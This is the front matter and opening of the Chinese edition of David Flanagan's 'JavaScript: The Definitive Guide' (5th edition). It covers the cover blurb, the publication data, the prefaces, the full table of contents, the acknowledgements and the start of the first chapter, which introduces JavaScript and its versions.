

JavaScript: The Definitive Guide

第五版
涵盖 Ajax 和
DOM Scripting



JavaScript

权威指南

O'REILLY®



机械工业出版社
China Machine Press



David Flanagan 著

李强 等译

JavaScript 权威指南



全球超过30万的JavaScript程序员选择本书作为他们构建JavaScript应用程序时不可或缺的参考书。那么您呢？

“专业 JavaScript 程序员的必读参考书，……组织得当，内容翔实。”

——Brendan Eich, JavaScript 之父

第五版进行了全面的修改和扩展，涉及到 JavaScript 在 Web 2.0 中的应用。本书既是一本示例驱动的程序员指南，又是一本案头常备的参考书。其中的新章节介绍了将 JavaScript 的应用发挥到极致而需要了解的所有知识，包括：

- 脚本化 HTTP 和 Ajax。
- XML 处理。
- 使用 <canvas> 标记的客户端图形。
- 编写复杂程序所必需的 JavaScript 中的名字空间。
- 类、闭包、持久性、Flash 和嵌入到 Java 应用程序中的 JavaScript。

本书第一部分详细介绍了核心 JavaScript 语言。如果你第一次接触 JavaScript，这一部分将向你讲授这一语言。如果你已经是一名 JavaScript 程序员，第一部分将锻炼你的 JavaScript 编程技能，加深你对 JavaScript 语言的理解。

第二部分介绍了 Web 浏览器所提供的脚本化环境，重点关注 DOM 脚本化和 unobtrusive JavaScript。这一部分对客户端 JavaScript 进行了广泛而深入的介绍，使用很多精心设计的例子来说明如何：

- 为一个 HTML 文档生成目录。
- 显示 DHTML 动画。
- 自动验证。
- 绘制动态饼图。
- 让 HTML 元素可拖拽。
- 为 Web 应用程序定义快捷键。
- 创建具备 Ajax 能力的工具提示。
- 对 Ajax 载入的 XML 文档使用 XPath 和 XSLT。
- 其他更多内容。

第三部分是核心 JavaScript 的一个完整参考。它介绍了 JavaScript 1.5 和 ECMAScript 3 所定义每个类、对象、构造函数、方法、函数、属性和常量。

第四部分是客户端 JavaScript 的一个参考，包括遗留的 Web 浏览器 API，标准 2 级 DOM API，以及即将标准化的 XMLHttpRequest 对象和 <canvas> 标记等。

投稿热线：(010) 88379604

购书热线：(010) 68995259, 68995264

读者信箱：hzjsj@hzbook.com

华章网站：<http://www.hzbook.com>

网上购书：www.china-pub.com



ISBN 978-7-111-21632-2

定价：109.00 元

O'Reilly Media, Inc. 授权机械工业出版社出版

第 5 版

JavaScript 权威指南

David Flanagan 著

李强 等译

O'REILLY®

Beijing • Cambridge • Farnham • Köln • Paris • Sebastopol • Taipei • Tokyo

O'Reilly Media, Inc. 授权机械工业出版社出版

机械工业出版社

图书在版编目 (CIP) 数据

JavaScript 权威指南: 第 5 版 / (美) 弗拉纳根 (Flanagan, D.) 著; 李强等译.
—北京: 机械工业出版社, 2007.8

书名原文: JavaScript: The Definitive Guide

ISBN 978-7-111-21632-2

I. J… II. ①弗…②李… III. Java 语言—程序设计 IV. TP312

中国版本图书馆 CIP 数据核字 (2007) 第 120147 号

北京市版权局著作权合同登记

图字: 01-2007-1835 号

©2006 by O'Reilly Media, Inc.

Simplified Chinese Edition, jointly published by O'Reilly Media, Inc. and China Machine Press, 2007. Authorized translation of the English edition, 2007 O'Reilly Media, Inc., the owner of all rights to publish and sell the same.

All rights reserved including the rights of reproduction in whole or in part in any form.

英文原版由 O'Reilly Media, Inc. 出版 2006。

简体中文版由机械工业出版社出版 2007。英文原版的翻译得到 O'Reilly Media, Inc. 的授权。此简体中文版的出版和销售得到出版权和销售权的所有者——O'Reilly Media, Inc. 的许可。

版权所有, 未得书面许可, 本书的任何部分和全部不得以任何形式重制。

本书法律顾问

北京市展达律师事务所

书 名 / JavaScript 权威指南 (第 5 版)

书 号 / ISBN 978-7-111-21632-2

责任编辑 / 王春华

封面设计 / Edie Freedman, 张健

出版发行 / 机械工业出版社

地 址 / 北京市西城区百万庄大街 22 号 (邮编 100037)

印 刷 / 北京牛山世兴印刷厂

开 本 / 178 毫米 × 233 毫米 16 开本 60.75 印张

版 次 / 2007 年 8 月第 1 版 2007 年 8 月第 1 次印刷

印 数 / 0001-4000 册

定 价 / 109.00 元 (册)

凡购本书, 如有倒页、脱页、缺页, 由本社发行部调换

本社购书热线: (010) 68326294

O'Reilly Media, Inc. 介绍

为了满足读者对网络 and 软件技术知识的迫切需求，世界著名计算机图书出版机构 O'Reilly Media, Inc. 授权机械工业出版社，翻译出版一批该公司久负盛名的英文经典技术专著。

O'Reilly Media, Inc. 是世界上在 Unix、X、Internet 和其他开放系统图书领域具有领导地位的出版公司，同时也是联机出版的先锋。

从最畅销的《The Whole Internet User's Guide & Catalog》（被纽约公共图书馆评为二十世纪最重要的 50 本书之一）到 GNN（最早的 Internet 门户和商业网站），再到 WebSite（第一个桌面 PC 的 Web 服务器软件），O'Reilly Media, Inc. 一直处于 Internet 发展的最前沿。

许多书店的反馈表明，O'Reilly Media, Inc. 是最稳定的计算机图书出版商——每一本书都一版再版。与大多数计算机图书出版商相比，O'Reilly Media, Inc. 具有深厚的计算机专业背景，这使得 O'Reilly Media, Inc. 形成了一个非常不同于其他出版商的出版方针。O'Reilly Media, Inc. 所有的编辑人员以前都是程序员，或者是顶尖级的技术专家。O'Reilly Media, Inc. 还有许多固定的作者群体——他们本身是相关领域的技术专家、咨询专家，而现在编写著作，O'Reilly Media, Inc. 依靠他们及时地推出图书。因为 O'Reilly Media, Inc. 紧密地与计算机业界联系着，所以 O'Reilly Media, Inc. 知道市场上真正需要什么图书。

译者序

《JavaScript 权威指南第4版》中文版出版至今已有三年多的时间。这本《JavaScript 权威指南》连续印刷5次，销售数十万册，成为很多JavaScript学习者的必备宝典。由于其封面上是一只“爪哇犀牛”（封面上印上动物是原书出版公司O'Reilly一贯的风格），读者亲切地称其为“犀牛书”。

随着Ajax和Web 2.0技术的提出和流行，JavaScript再度受到广大技术人员的重视。但却没有一本从全新视角和层次来介绍JavaScript的参考书。《JavaScript 高级程序设计》的出版填补了市场的空白，吸引了众多读者的目光，并且也获得相当不错的销售。而当时，《JavaScript 权威指南》原书还处在改版之中。现在，《JavaScript 权威指南第5版》虽然姗姗来迟，但必定会给众多期待本书的读者带来如沐春风的感觉。

第5版针对Ajax和Web 2.0技术进行了全新的改版。和上一版相比，更新的内容较多，总体上接近整个篇幅的1/2，而这也正是本书姗姗来迟的原因之一。具体来说，第5版在以下部分有所更新：

第一部分关于函数的一章（第8章）进行了扩展，特别强调了嵌套的函数和闭包。新增了自定义类、名字空间、脚本化Java、嵌入JavaScript等内容。

第二部分最大的改变是增加了如下的大量新内容。包括第19章“cookie和客户端持久性”，第20章“脚本化HTTP”，第21章“JavaScript和XML”，第22章“脚本化客户端图形”，第23章“脚本化Java Applets和Flash电影”。

第三部分几乎没有太大变化。而第四部分增加了对DOM API的介绍。

总体上分为“基础知识点介绍”和“参考指南”两部分，这是本书的一大特色。从之前版本受欢迎的程度来看，这种结构得到了读者相当大的认可，满足了他们学习基础知识和参考查阅难点的双重需要。而这也是其他同类图书所不及的。

本书由李强负责翻译，参加翻译工作的还有关志兴、王建勇、毛立涛、闫柳青、姜巧生、沈海峰、谢扣林、乔义峰、刘查强、王义强、刘国际、杨传辉、王建华、汪明军、朱兆涛、毛付安、张勇、杜兴平、刘志飞等。译者非常愿意就本书中的问题和读者交流学习，可以通过 reejohn@sohu.com 联络译者。

目录

前言	1
----------	---

第 1 章 JavaScript 概述	9
---------------------------	---

1.1 什么是 JavaScript	10
1.2 JavaScript 的版本	10
1.3 客户端 JavaScript	11
1.4 其他环境中的 JavaScript	17
1.5 JavaScript 探秘	17

第一部分 核心 JavaScript

第 2 章 词法结构	23
------------------	----

2.1 字符集	23
2.2 大小写敏感	24
2.3 空白符和换行符	24
2.4 可选的分号	24
2.5 注释	25

2.6 直接量	25
2.7 标识符	26
2.8 保留字	27
第 3 章 数据类型和值	29
3.1 数字	30
3.2 字符串	33
3.3 布尔值	38
3.4 函数	40
3.5 对象	41
3.6 数组	43
3.7 null	45
3.8 undefined	45
3.9 Date 对象	46
3.10 正则表达式	46
3.11 Error 对象	47
3.12 类型转换小结	47
3.13 基本数据类型的包装对象	48
3.14 对象到基本类型的转换	50
3.15 传值和传址	51
第 4 章 变量	57
4.1 变量的类型	57
4.2 变量的声明	58
4.3 变量的作用域	59
4.4 基本类型和引用类型	61
4.5 垃圾收集	63
4.6 作为属性的变量	64
4.7 深入理解变量作用域	65

第 5 章 表达式和运算符	67
5.1 表达式	67
5.2 运算符概述	68
5.3 算术运算符	71
5.4 相等运算符	73
5.5 关系运算符	76
5.6 字符串运算符	78
5.7 逻辑运算符	79
5.8 位运算符	81
5.9 赋值运算符	83
5.10 其他运算符	84
第 6 章 语句	90
6.1 表达式语句	90
6.2 复合语句	91
6.3 if 语句	92
6.4 else if 语句	94
6.5 switch 语句	94
6.6 while 语句	97
6.7 do/while 语句	98
6.8 for 语句	98
6.9 for/in 语句	99
6.10 标签语句	100
6.11 break 语句	101
6.12 continue 语句	102
6.13 var 语句	103
6.14 function 语句	104
6.15 return 语句	105
6.16 throw 语句	106
6.17 try/catch/finally 语句	107

6.18 with 语句	109
6.19 空语句	110
6.20 JavaScript 语句小结	110

第 7 章 对象和数组 113

7.1 创建对象	113
7.2 对象属性	114
7.3 作为关联数组的对象	116
7.4 通用的 Object 属性和方法	118
7.5 数组	120
7.6 数组元素的读和写	121
7.7 数组的方法	125
7.8 类似数组的对象	129

第 8 章 函数 131

8.1 函数的定义和调用	131
8.2 函数参数	135
8.3 作为数据的函数	140
8.4 作为方法的函数	142
8.5 构造函数	143
8.6 函数的属性和方法	144
8.7 工具函数示例	146
8.8 函数作用域和闭包	147
8.9 Function()构造函数	154

第 9 章 类、构造函数和原型 156

9.1 构造函数	156
9.2 原型和继承	157
9.3 在 JavaScript 中模拟类	163
9.4 通用对象模型	169

9.5 超类和子类	173
9.6 非继承的扩展	176
9.7 确定对象类型	179
9.8 例子：一个 defineClass() 工具方法	184
第 10 章 模块和名字空间	189
10.1 创建模块和名字空间	190
10.2 从名字空间导入标记	195
10.3 模块工具	198
第 11 章 使用正则表达式的模式匹配	205
11.1 正则表达式的定义	205
11.2 用于模式匹配的 String 方法	214
11.3 RegExp 对象	216
第 12 章 脚本化 Java	219
12.1 嵌入式 JavaScript	219
12.2 脚本化 Java	227
第二部分 客户端 JavaScript	
第 13 章 Web 浏览器中的 JavaScript	241
13.1 Web 浏览器环境	242
13.2 在 HTML 中嵌入脚本	247
13.3 HTML 中的事件句柄	254
13.4 URL 中的 JavaScript	256
13.5 JavaScript 程序的执行	258
13.6 客户端兼容性	262
13.7 可访问性	268

13.8 JavaScript 安全性	268
13.9 其他的 Web 相关的 JavaScript 嵌入	273
第 14 章 脚本化浏览器窗口	275
14.1 计时器	276
14.2 浏览器 Location 和 History	277
14.3 获取窗口、屏幕和浏览器信息	279
14.4 打开和操作窗口	285
14.5 简单的对话框	290
14.6 脚本化状态栏	291
14.7 错误处理	292
14.8 多窗口和多帧	293
14.9 示例：帧中的一个导航栏	299
第 15 章 脚本化文档	302
15.1 动态文档内容	303
15.2 Document 属性	305
15.3 遗留 DOM：文档对象集合	307
15.4 W3C DOM 概览	311
15.5 遍历文档	321
15.6 在文档中查找元素	323
15.7 修改一个文档	327
15.8 给文档添加内容	331
15.9 例子：动态创建的目录	339
15.10 查询选定的文本	343
15.11 IE 4 DOM	345
第 16 章 层叠样式表和动态 HTML	348
16.1 CSS 概览	349
16.2 用于 DHTML 的 CSS	358

16.3 脚本化内联样式	373
16.4 脚本化计算样式	381
16.5 脚本化 CSS 类	382
16.6 脚本化样式表	384
第 17 章 事件和事件处理	389
17.1 基本事件处理	390
17.2 2 级 DOM 中的高级事件处理	399
17.3 Internet Explorer 事件模型	409
17.4 鼠标事件	419
17.5 按键事件	424
17.6 onload 事件	432
17.7 合成事件	434
第 18 章 表单和表单元素	436
18.1 Form 对象	437
18.2 定义表单元素	438
18.3 脚本化表单元素	442
18.4 表单验证示例	449
第 19 章 cookie 和客户端持久性	454
19.1 cookie 概览	454
19.2 cookie 的存储	457
19.3 cookie 的读取	458
19.4 cookie 示例	459
19.5 cookie 替代方法	463
19.6 数据持久性和安全	474
第 20 章 脚本化 HTTP	476
20.1 使用 XMLHttpRequest	477

20.2 XMLHttpRequest 示例和工具	483
20.3 Ajax 和动态脚本化	491
20.4 使用 <script> 标记脚本化 HTTP	497
第 21 章 JavaScript 和 XML	500
21.1 获取 XML 文档	500
21.2 用 DOM API 操作 XML	506
21.3 使用 XSLT 转换 XML	510
21.4 使用 XPath 查询 XML	513
21.5 序列化 XML	517
21.6 使用 XML 数据扩展 HTML 模板	518
21.7 XML 和 Web 服务	522
21.8 E4X: XML 的 ECMAScript	524
第 22 章 脚本化客户端图形	528
22.1 脚本化图像	529
22.2 使用 CSS 绘制图形	536
22.3 SVG: 可缩放矢量图形	544
22.4 VML: 矢量图形标记语言	550
22.5 <canvas> 中的图形	554
22.6 使用 Flash 绘制图形	557
22.7 使用 Java 绘图	562
第 23 章 脚本化 Java Applet 和 Flash 电影	569
23.1 脚本化 applet	570
23.2 脚本化 Java 插件	572
23.3 使用 Java 脚本化	573
23.4 脚本化 Flash	578
23.5 脚本化 Flash 8	585

第三部分 核心 JavaScript 参考手册

核心 JavaScript 参考手册 591

第四部分 客户端 JavaScript 参考手册

客户端 JavaScript 参考手册 715

前言

自从本书的第4版出版以来，作为客户端 JavaScript 编程的基础的文档对象模型变得广为应用了，就算没有完全被所有 Web 浏览器实现的话，它也在一些 Web 浏览器中得到了实现。这意味着 Web 开发者有了一种稳定、成熟的语言（JavaScript 1.5），并且有了可以在客户端操作网页的通用 API。这种稳定性持续了数年。

但是事情再次开始变得有趣了。开发者现在使用 JavaScript 来脚本化 HTTP，操作 XML 数据，甚至在 Web 浏览器中绘制动态图形。很多 JavaScript 开发者已经开始编写较长的程序和使用更加高级的编程技巧，例如闭包和名字空间。本书的第5版针对 Ajax 和 Web 2.0 技术进行了全新的改版。

第5版的新内容

在第一部分“核心 JavaScript”中，关于函数的一章（第8章）进行了扩展，特别强调了嵌套的函数和闭包。有关定义自己的类的内容也进行了扩展，并且自成一章（第9章）。第10章是全新的一章，介绍名字空间，这是编写模块、可复用的代码的基础。第12章介绍了如何使用 JavaScript 实际地脚本化 Java，还介绍如何把一个 JavaScript 解释器嵌入到 Java 6 应用程序中，以及如何使用 JavaScript 来创建 Java 对象并调用这些对象的方法。

在第二部分“客户端 JavaScript”中，对遗留文档对象模型（0 级）的介绍与对 W3C 标准 DOM 的介绍合并到了一起。由于 DOM 现在已经普遍实现了，没有必要分两章来介绍文档的操作。第二部分最大的改变是增加了大量新内容，如下所示：

- 第19章，cookie 和客户端持久性，更新了对 cookie 的介绍，并且新增加了对其他客户端持久性技术的介绍。

- 第20章，脚本化HTTP，介绍了如何使用强大的XMLHttpRequest对象作出脚本化的HTTP请求，该对象使得我们能够开发Ajax式的Web应用程序。
- 第21章，JavaScript和XML，介绍了如何使用JavaScript来创建、载入、解析、传输、查询、序列化XML文档，以及从XML文档提取信息。该章还介绍核心JavaScript语言的E4X扩展。
- 第22章，脚本化客户端图形，介绍了JavaScript的图形能力。介绍简单的图像翻滚和动画，还介绍使用新的<canvas>标记的高级脚本化图形。该章还介绍使用SVG、VML、Flash插件以及其他Java插件来创建动态的脚本化客户端图形的其他方法。
- 第23章，脚本化Java Applet和Flash电影，在对Java插件进行介绍之外，增加了对Flash插件的介绍。还讲解了如何脚本化Flash电影以及Java applet。

第三部分，“核心JavaScript API的参考”部分，和前面的版本相比，这部分基本没有改变，因为API保持稳定。如果读者读过本书的第4版，会发现这一部分非常相似。

第四部分的最大变化就是对DOM API的介绍：以前这部分的介绍都分散到各自的章节中，现在，完全整合到第四部分客户端JavaScript参考部分中，即只有一个客户端参考部分可供查阅。不必再在一个参考部分查阅Document对象然后再到另外一个参考部分查阅HTMLDocument对象。没有在Web浏览器中（广泛地）实现的DOM接口的参考部分就删除掉了。例如，NodeIterator接口在Web浏览器中无法使用，也就从本书中删除掉了。重点也从DOM规范所定义的不好用的正式接口转移到实际实现了这些接口的JavaScript对象上来。例如，就像读者期待的那样，getComputedStyle()现在作为Window对象的一个方法来介绍，而不是作为AbstractView接口的一个方法来介绍。客户端JavaScript程序员没有理由去关注AbstractView，因此，也从参考中去除掉。所有这些改变都是为了提供更简单、易用的客户端参考部分。

如何使用本书

第1章综述JavaScript。其他的共分为四个部分。第一部分介绍核心JavaScript语言，包括第2章到第6章，介绍一些乏味但又必需的内容，这几章介绍了在学习一种新的编程语言时必须了解的信息，大致内容如下：

- 第2章，词法结构，介绍语言的基本结构。
- 第3章，数据类型和值，介绍JavaScript所支持的数据类型。
- 第4章，变量，介绍变量、变量作用域及相关内容。

- 第5章，表达式和运算符，介绍 JavaScript 中的表达式，并且介绍 JavaScript 所支持的每种运算符。由于 JavaScript 语法是模仿 Java 的，而 Java 又是模仿 C 和 C++ 的，因此，有经验的 C、C++ 和 Java 程序员可以略过本章。
- 第6章，语句，介绍每个 JavaScript 语句的语法和用法。同样，有经验的 C、C++ 和 Java 程序员可以略过本章的一些内容，但不是全部内容。

第一部分接下来的6章变得更加有趣。它们仍然在介绍核心的 JavaScript 语言，但是它们介绍了语言的主要部分，即便读者已经熟悉 C 和 Java 也会对这些部分不熟悉。如果想要真正理解 JavaScript，必须仔细学习这些章节。

- 第7章，对象和数组，介绍 JavaScript 中的对象和数组。
- 第8章，函数，介绍在 JavaScript 中如何定义、调用和操作函数。该章还介绍有关闭包的高级内容。
- 第9章，类、构造函数和原型，介绍 JavaScript 中的 OO 编程，说明如何为对象的新类定义构造函数，以及 JavaScript 的基于原型的继承是如何工作的。该章还展示在 JavaScript 中如何模拟传统的基于类的 OO 习惯做法。
- 第10章，模块和名字空间，介绍 JavaScript 对象如何定义名字空间，并且介绍防止 JavaScript 代码模块产生名字空间冲突的编程技巧。
- 第11章，使用正则表达式的模式匹配，介绍如何使用 JavaScript 中的正则表达式来进行模式匹配和查找及替换操作。
- 第12章，脚本化 Java，介绍如何在 Java 应用程序中嵌入 JavaScript 解释器，并且介绍了在这样一个应用程序中运行的 JavaScript 程序如何脚本化 Java 对象。该章只对 Java 程序员有用。

第二部分介绍 Web 浏览器中的 JavaScript。前6章介绍客户端 JavaScript 的核心功能。

- 第13章，Web 浏览器中的 JavaScript，介绍把 JavaScript 整合到 Web 浏览器中。该章还将 Web 浏览器作为一个编程环境讨论，并且介绍把 JavaScript 整合到 Web 页面中以便在客户端执行的各种方法。
- 第14章，脚本化浏览器窗口，介绍客户端 JavaScript 的核心对象——Window 对象，并且说明如何使用这个对象来控制 Web 浏览器窗口。
- 第15章，脚本化文档，介绍 Document 对象，并且说明 JavaScript 如何对显示在一个浏览器窗口中的内容进行脚本化。这是第二部分最重要的一章。
- 第16章，层叠样式表和动态 HTML，说明 JavaScript 如何与 CSS 样式表交互。该

章展示JavaScript如何操作HTML文档中的元素的样式、表现和位置，从而产生叫做 DHTML 的视觉效果。

- 第 17 章，事件和事件处理，介绍 JavaScript 事件和事件句柄，这是和用户交互的所有 JavaScript 程序的核心。
- 第 18 章，表单和表单元素，说明 JavaScript 如何使用 HTML 表单和表单元素。这是第 15 章的逻辑扩展，但是这一主题很重要，值得用单独一章的篇幅。

在第二部分的这 6 章之后，是介绍客户端 JavaScript 高级主题的 5 章。

- 第 19 章，cookie 和客户端持久性，介绍客户端持久性，也就是脚本在用户计算机上存储数据以供稍后取回的能力。该章说明如何脚本化 HTTP cookie 来实现持久性，以及如何使用 Internet Explorer 和 Flash 插件的专有功能来实现持久性。
- 第 20 章，脚本化 HTTP，介绍 JavaScript 如何脚本化 HTTP 协议，使用 XMLHttpRequest 对象向 Web 服务器发送请求，或者接收来自 Web 服务器的响应。这种能力是 Ajax Web 应用程序架构的基石。
- 第 21 章，JavaScript 和 XML，介绍如何使用 JavaScript 来创建、载入、解析、传输、查询、序列化 XML 文档，以及从 XML 文档提取信息。
- 第 22 章，脚本化客户端图形，介绍 JavaScript 的图形能力。介绍简单的图像翻滚和动画，还介绍使用可缩放矢量图形 (SVG)、矢量图形标记语言 (VML)、`<canvas>` 标记、Flash 插件以及 Java 插件的高级图形化技术。
- 第 23 章，脚本化 Java Applet 和 Flash 电影，介绍如何使用 JavaScript 来和 Java applet、Flash 电影交互并控制它们，还介绍如何从 Java applet 和 Flash 调用中反过来调用 JavaScript 代码。

本书第三部分和第四部分包含的参考资料分别涉及核心 JavaScript 和客户端 JavaScript。这些部分按照字母排列顺序介绍相关的对象、方法和属性。

排版约定

本书使用下列排版格式约定：

粗体 (Bold)

用来引用计算机键盘上的特殊键或引用用户界面上的某个部分，如后退按钮和选项菜单。

斜体 (*Italic*)

用于强调重点, 或者表示术语的第一次使用。此外, 它还用于电子邮件地址、网址、FTP 地址、文件名、目录名和新闻组等。而且, 本书还将斜体字用于 Java 类的名字, 以与 JavaScript 类的名字区分开来。

等宽字体 (`Constant width`)

用于所有的 JavaScript 代码、HTML 文本列表以及在程序设计时要输入的内容。

等宽粗体 (`Constant width bold`)

用来表示应该由用户输入的命令行文本。

等宽斜体 (`Constant width italic`)

用于函数的参数名以及程序中的占位符(说明应该用一个实际的值替换这个项目)。

使用示例代码

本书在这里帮读者准备好了一切。通常, 读者可以在程序或文档中使用本书中的代码, 不需要联系我们获得许可, 除非需要大段大段地复制代码。例如, 使用本书中的几个代码段来编写一个程序并不需要得到我们的许可; 销售或发布 O'Reilly 的书中实例的配书 CD-ROM 也不需要许可; 引用本书或引用书中的例子代码来回答一个问题也不需要许可; 将本书中的示例代码的很大一部分放入到自己的产品文档中, 这才需要得到许可。

我们感谢但并不要求读者注明出处。注明出处通常包括标题、作者、出版者和 ISBN。例如, *JavaScript: The Definitive Guide*, by David Flanagan. Copyright 2006 O'Reilly Media, Inc., 978-0-596-10199-2。

如果读者觉得对示例代码的用法超出了上面给出的许可之外, 欢迎通过 permissions@oreilly.com 联络我们。

如何联系我们

请通过以下方式把对本书的评价和问题提交给出版商:

美国:

O'Reilly Media, Inc.
1005 Gravenstein Highway North
Sebastopol, CA 95472

中国：

北京市海淀区知春路 49 号希格玛公寓 B 座 809 室 (100080)

奥莱理软件 (北京) 有限公司

询问技术问题或对本书的评论，请发电子邮件到：

bookquestions@oreilly.com

info@mail.oreilly.com.cn

我们有一个 Web 页面为本书列出勘误、示例或者其他信息。可以访问：

<http://www.oreilly.com/catalog/jscrip5>

<http://www.oreilly.com.cn/book.php?bn=978-7-111-21632-2>

也可以从作者的 Web 站点下载示例：

<http://www.davidflanagan.com/javascript5>

如果需要有关我们的图书、会议、资源中心以及 O'Reilly 网络的更多信息，请访问我们的 Web 站点：

<http://www.oreilly.com>

<http://www.oreilly.com.cn>

致谢

Mozilla 公司的 Brendan Eich 是 JavaScript 的创作者和主要革新者。感谢 Brendan 开发了 JavaScript，他在百忙中花大量时间回答我们的问题，甚至不断催促我们写作，对此我和许多 JavaScript 开发者感激不已。除了耐心地回答我们提出的大量问题之外，Brendan 还通读了本书的第 1 版和第 3 版，并且提出了很多有用的建议。

还有其他几位顶尖的技术评论者阅读了这本书，他们的建议使本书内容更加完善、更加准确。Aristotle Pagaltzis (<http://plasmasturm.org>) 阅读了有关函数的新内容，以及本版中关于类和名字空间的新的一章。他非常仔细地阅读了我的代码，并且给出了很多有用的意见。Douglas Crockford (<http://www.crockford.com>) 阅读了本书有关函数和类的新的内容。Rhino JavaScript 解释器的发明者 Norris Boyd，阅读了本书有关在 Java 应用程序中嵌入 JavaScript 的章节。Peter-Paul Koch (<http://www.quirksmode.org>)、Christian Heilmann (<http://www.wait-till-i.com>) 和 Ken Cooper 审阅了本书有关 Ajax 的章节。Ken 直到最后都那么认真投入，并且对关于客户端参考的新内容给予帮助。Todd

Ditchendorf (<http://www.ditchnet.org>) 和 Geoff Stearns (<http://blog.deconcept.com>) 审阅了有关脚本化客户端图形的章节。Todd 帮助我找出并删掉了一处错误, 而 Geoff 帮助我理解了 Flash 和 ActionScript。最后, Sanders Kleinfeld 审阅了整本书, 并且特别关注细节。他的建议和技术勘误使本书更加清楚、更加精确。我衷心地感谢上面的每一位仔细的审阅。当然如果还存在任何错误, 都应该由我负责。

我还要感谢本书第 4 版的审阅者。Netscape 公司的 Waldemar Horwat 审阅了第 4 版中有关 JavaScript 1.5 的新资料。W3C 的 Philippe Le Hegaret 以及 Peter-Paul Koch、Dylan Schiemann 和 Jeff Yates 审阅了有关 W3C DOM 的新资料。尽管 IBM Research 的 Joseph Kesselman 没有审阅过本书, 但是他回答了我们提出的有关 W3C DOM 的问题, 给予了大量的帮助。

本书的第 3 版是由 Netscape 公司的 Brendan Eich、Waldemar Horwat 和 Vidur Apparao、Microsoft 公司的 Herman Venter 以及两位独立的 JavaScript 开发者 Jay Hodges 和 Angelo Sirigos 审阅的。Dan Shafer 为本书的第 3 版本做了一些准备工作。虽然这一版中并没有使用他提供的资料, 但是他的想法和整体大纲却给了我们极大的帮助。Netscape 公司的 Norris Boyd 和 Scott Furman 也为这一版本提供了有用的信息, 还有 Netscape 公司的 Vidur Apparao 和 Microsoft 公司的 Scott Issacs, 他们花费了大量的时间与我讨论即将出台的 DOM 标准。最后, Tankred Hirschmann 博士提供了有关 JavaScript 1.2 的复杂性的过人见解。

本书的第 2 版大大受益于 Netscape 公司的 Nick Thompson 和 Richard Yaker 与 Microsoft 公司的 Shon Katzenberger 博士、Larry Sullivan 和 Dave C. Mitchell 以及 R&B Communication 公司的 Lynn Rollins 的帮助与建议。第 1 版则由 Bay Networks 公司的 Neil Berkman 与 O'Reilly 公司的 Andrew Schulman 和 Terry Allen 审阅。

本书各个版本的编辑为提高本书品质做了大量工作。Deb Cameron 是本版的编辑, 他全面地编辑了这本书, 给予本书很多润色, 特别强调删除掉过时的内容。Paula Ferguson 是第 4 版和第 3 版的编辑。第 2 版是由 Frank Willison 编辑的, Andrew Schulman 编辑了第 1 版。

最后, 由于多种原因, 要向 Christie 致谢。

— David Flanagan

<http://www.davidflanagan.com/>

2006 年 4 月

JavaScript 概述

JavaScript 是一种具有面向对象能力的、解释型的程序设计语言。在句法构成上，JavaScript 的核心语言与 C、C++ 和 Java 相似，都具有诸如 if 语句、while 循环和 && 运算符这样的程序结构。但是，JavaScript 与这些语言的相似之处也仅限于句法上的类同。JavaScript 是一种松散类型语言，这就是说，它的变量不必具有一个明确的类型。JavaScript 中的对象把属性名映射为任意的属性值。它们的这种方式更像是（Perl 中的）哈希表或关联数组（associative array），而不像是（C 中的）结构或（C++ 或 Java 中的）对象。JavaScript 中的 OO 继承机制是基于原型的，这和不为人所知的 Self 语言很相似，而和 C++ 以及 Java 中的继承大不相同。像 Perl 一样，JavaScript 是一种解释型语言。Java 在许多领域都从 Perl 中获取灵感，例如它的正则表达式和数组操作功能。

JavaScript 的核心语言将数字、字符串和布尔值作为原始数据类型支持，它还内建支持数组、日期和正则表达式对象。

JavaScript 在 Web 浏览器中应用最为广泛，在此环境中，通用用途的核心通过对象得到扩展，这些对象允许脚本和用户交互，控制 Web 浏览器，以及修改出现在浏览器窗口中的文档内容。这种嵌入式版本的 JavaScript 运行嵌入到 HTML Web 页面中的脚本，它通常称作客户端的 JavaScript，以强调脚本是由客户端计算机运行的而不是由 Web 服务器运行的。

JavaScript 的核心语言及其内建的数据类型都符合国际标准，它们跨实现的兼容性都很好。客户端的 JavaScript 的一部分是正式标准化的，其他部分是事实上的标准，而另一部分是特定于浏览器的扩展。跨浏览器的兼容性常常是客户端的 JavaScript 程序员所关心的一个重要问题。

本章是对 JavaScript 的一个高度概览，它为读者开始学习这门语言提供了所需的背景信

息。作为开始学习的一个简介，本章包含了一些客户端 JavaScript 代码所组成的简单例子。

1.1 什么是 JavaScript

JavaScript 是一个相当容易误解和混淆的主题。在对它进行进一步的研究之前，有必要澄清两点长期存在的对该语言的误解。

1.1.1 JavaScript 并非 Java

对 JavaScript 最常见的误解是认为它是 Sun Microsystems 公司的程序设计语言 Java 的简化版本。但是除了语法上有一些相似之处以及都能够提供 Web 浏览器中的可执行内容之外，JavaScript 和 Java 是完全不相关的。名称上的相似纯粹是 Netscape 和 Sun 一种行销策略罢了（该语言最初叫做 LiveScript，只是到最后才改为 JavaScript）。然而，实际上 JavaScript 可以脚本化 Java（详见第 12 章和第 23 章）。

1.1.2 JavaScript 并不简单

由于 JavaScript 是一种解释型语言而不是编译型语言，它往往被认为是一种脚本语言，而不被看作是一种真正的编程语言。这种看法的潜台词是：脚本语言比较简单，它们是非程序员所使用的编程语言。实际上，JavaScript 的松散类型确实对缺乏经验的程序员很宽容。很多 Web 设计者已经能够使用 JavaScript 来完成有限的、菜谱式的编程任务。

但是，在简单的外表之下，JavaScript 却是一种具有丰富功能的程序设计语言，它和其他所有语言一样复杂，甚至比某些语言还复杂得多。如果一个程序员对 JavaScript 没有扎实的理解，那么当他要用 JavaScript 执行较复杂的任务时，就会发现整个过程困难重重。本书对 JavaScript 进行了完整的介绍，以便读者能深入地理解它。如果读者习惯了使用菜谱式的 JavaScript 教程，可能会对后续各章的深度和详细程度感到惊讶。

1.2 JavaScript 的版本

和所有的新技术一样，JavaScript 新出现的时候发展很快。本书以前的版本记录了 JavaScript 一个版本又一个版本的发展，确切地说明了语言的哪个版本中引入了哪些语言功能。然而，在编写本书的时候，JavaScript 这种语言已经比较稳定，而且也由欧洲计算机制造商协会（European Computer Manufacturer's Association, ECMA）进行了

标准化（注1）。这一标准化的实现包括 Netscape 和 Mozilla Foundation 的 JavaScript 1.5 解释器以及 Microsoft 的 JScript 5.5 解释器。任何比 Netscape 4.5 或 IE4 更新的 Web 浏览器都支持 JavaScript 的最新版本。实际上，读者不太可能碰到不支持的解释器。

注意，根据 ECMA-262 标准，JavaScript 语言的官方名称是 ECMAScript。但是，这个笨拙的名字只有在明确地引用标准的时候才正式使用。从技术上讲，“JavaScript”的名字所指的只是来自 Netscape 和 Mozilla Foundation 的语言实现。而实际上，所有人都把这种语言叫做 JavaScript。

